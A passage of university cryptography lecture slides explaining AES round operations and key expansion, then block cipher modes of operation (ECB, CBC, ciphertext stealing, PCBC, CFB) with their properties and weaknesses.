4. XOR round key

# Substitution (S-Box)

Substitution operates on every Byte  
separately:  $A_{i,j} \leftarrow A_{i,j}^{-1}$   
(multiplicative inverse in  $GF(2^8)$ )  
which is highly non linear

If  $A_{i,j} = 0$ , don't change  $A_{i,j}$

Clearly, the substitution is invertible.

# Cyclic Shift of Rows

$A_{0,0}$	$A_{0,1}$	$A_{0,2}$	$A_{0,3}$
$A_{1,3}$	$A_{1,0}$	$A_{1,1}$	$A_{1,2}$
$A_{2,2}$	$A_{2,3}$	$A_{2,0}$	$A_{2,1}$
$A_{3,1}$	$A_{3,2}$	$A_{3,3}$	$A_{3,0}$

no shift

shift 1 position

shift 2 positions

shift 3 positions

Clearly, the shift is invertible.

# Mixing Columns

Every state column is considered as a Polynomial over  $GF(2^8)$

Multiply with an invertible polynomial

$$03 \ x^3 + 01x^2 + 01x + 02 \ (\text{mod } x^4 + 1)$$

$$\text{Inv} = 0B \ x^3 + 0D \ x^2 + 09 \ x + 0E$$

Round: SubBytes(State)  
ShiftRows(State)  
MixColumns(State)  
AddRoundKey(State, ExpandedKey[i])

## KEY EXPANSION

- Generate a “different key” per round
- Need a  $4 \times 4$  matrix of values (over  $\text{GF}(2^8)$ ) per round
- Based upon a non-linear transformation of the original key.
- Details available: *The Design of Rijndael*, Joan Daemen and Vincent Rijmen, Springer

# Breaking AES

Breaking 1 or 2 rounds is easy.

It is not known how to break 5 rounds.


Breaking the full 10 rounds AES efficiently  
(say 1 year on existing hardware, or in  
less than  $2^{128}$  operations) is considered  
**impossible** ! (a good, tough challenge...)

## BLOCK CIPHER MODES OF OPERATION

- block ciphers operate on blocks of fixed length, often 64 or 128 bits
- because messages may be of any length, and because encrypting the same plaintext under the same key always produces the same output,

*several modes of operation have been invented which allow block ciphers to provide confidentiality for messages of arbitrary length*

# ECB MODE ENCRYPTION (ELECTRONIC CODE BOOK)




encrypt each plaintext block separately

## PROPERTIES OF ECB


- Simple and efficient
- Parallel implementation possible
- Does not conceal plaintext patterns
- Active attacks are possible (plaintext can be easily manipulated by removing, repeating, or interchanging blocks).

# ECB: PLAINTEXT REPETITIONS

plaintext



ciphertext ECB



good ciphertext




# CBC (CIPHER BLOCK CHAINING)

MODE


IBM, 1976

a.y. 2019-20 CNS slide set 2 (Secret key)



- Previous ciphertext is XORed with current plaintext before encrypting current block
- Seed is used to start the process; it can be sent without encryption
- Seed = 0 safe in most but NOT all cases (e.g. assume the file with salaries is sent once a month, with the same seed we can detect changes in the salaries) therefore a random seed is better

# CBC (CIPHER BLOCK CHAINING): DECRYPTION



## Problem

IF a transmission error changes one bit of  $C_{(i-1)}$

THEN block  $m_i$  changes in a predictable way (this can be exploited by adversary)

BUT there are unpredictable changes in  $m_{(i-1)}$ :

Solution: always use error detecting codes (for example CRC) to check quality of transmission

## PROPERTIES OF CBC

- Asynchronous stream cipher
- Errors in one ciphertext block propagate
  - a one-bit change to the ciphertext causes complete corruption of the corresponding block of plaintext, and inverts the corresponding bit in the following block of plaintext
- Conceals plaintext patterns
- No parallel implementation known
  - no parallel encryption
  - what about decryption?
- Plaintext cannot be easily manipulated
- Standard in most systems: SSL, IPsec etc.


## MORE ON CBC

- message must be padded to a multiple of the cipher block size
  - one way to handle this issue is **ciphertext stealing**
- a plaintext can be recovered from just two adjacent blocks of ciphertext
  - as a consequence, decryption can be parallelized
  - usually a message is encrypted once, but decrypted many times

## CIPHERTEXT STEALING

- general method that allows for processing of messages that are not evenly divisible into blocks
  - without resulting in any expansion of the ciphertext
  - at the cost of slightly increased complexity
- consists of altering processing of the last two blocks of plaintext, resulting in a reordered transmission of the last two blocks of ciphertext (and no ciphertext expansion)
- suitable for ECB and CBC
- from NIST website  
<http://csrc.nist.gov/groups/ST/toolkit/BCM/documents/ciphertext%20stealing%20proposal.pdf>

## CIPHERTEXT STEALING SCHEME



# ENCRYPTION/DECRYPTION

## Encryption procedure

- If the plaintext length is not a multiple of the block size, pad it with enough zero bits until it is.
- Encrypt the plaintext using the Cipher Block Chaining mode.
- Swap the last two ciphertext blocks.
- Truncate the ciphertext to the length of the original plaintext.


## Decryption procedure

- If the ciphertext length is not a multiple of the block size, say it is  $n$  bits short, then pad it with the last  $n$  bits of the block cipher decryption of the last full ciphertext block.
- Swap the last two ciphertext blocks.
- Decrypt the ciphertext using the Cipher Block Chaining mode.
- Truncate the plaintext to the length of the original ciphertext.


## PROPAGATING CIPHER-BLOCK CHAINING (PCBC)

- designed to extend or propagate a single bit error both in encryption and decryption
- used in Kerberos v4 and WASTE, most notably, but otherwise is not common

# PCBC SCHEME



Propagating Cipher Block Chaining (PCBC) mode encryption



Propagating Cipher Block Chaining (PCBC) mode decryption


## MORE ON PCBC

- on a message encrypted in PCBC mode, if two adjacent ciphertext blocks are exchanged, this does not affect the decryption of subsequent blocks (this does not happen to CBC)
  - $I_{i+2} = C_{i+1} \oplus (D_K(C_{i+1}) \oplus I_{i+1})$
  - $I_{i+1} = C_i \oplus (D_K(C_i) \oplus I_i)$
  - $I_{i+2} = C_{i+1} \oplus D_K(C_{i+1}) \oplus C_i \oplus D_K(C_i) \oplus I_i$

( $I_j$  denotes the feedback input to column  $j$ )
- for this reason, PCBC is not used in Kerberos v5


# CIPHER FEEDBACK (CFB)

- similar to CBC, makes a block cipher into an **asynchronous stream cipher**
  - i.e., supports some **re-synchronizing** after error, if input to encryptor is given thru a **shift-register**



Cipher Feedback (CFB) mode encryption


# CFB DECRYPTION



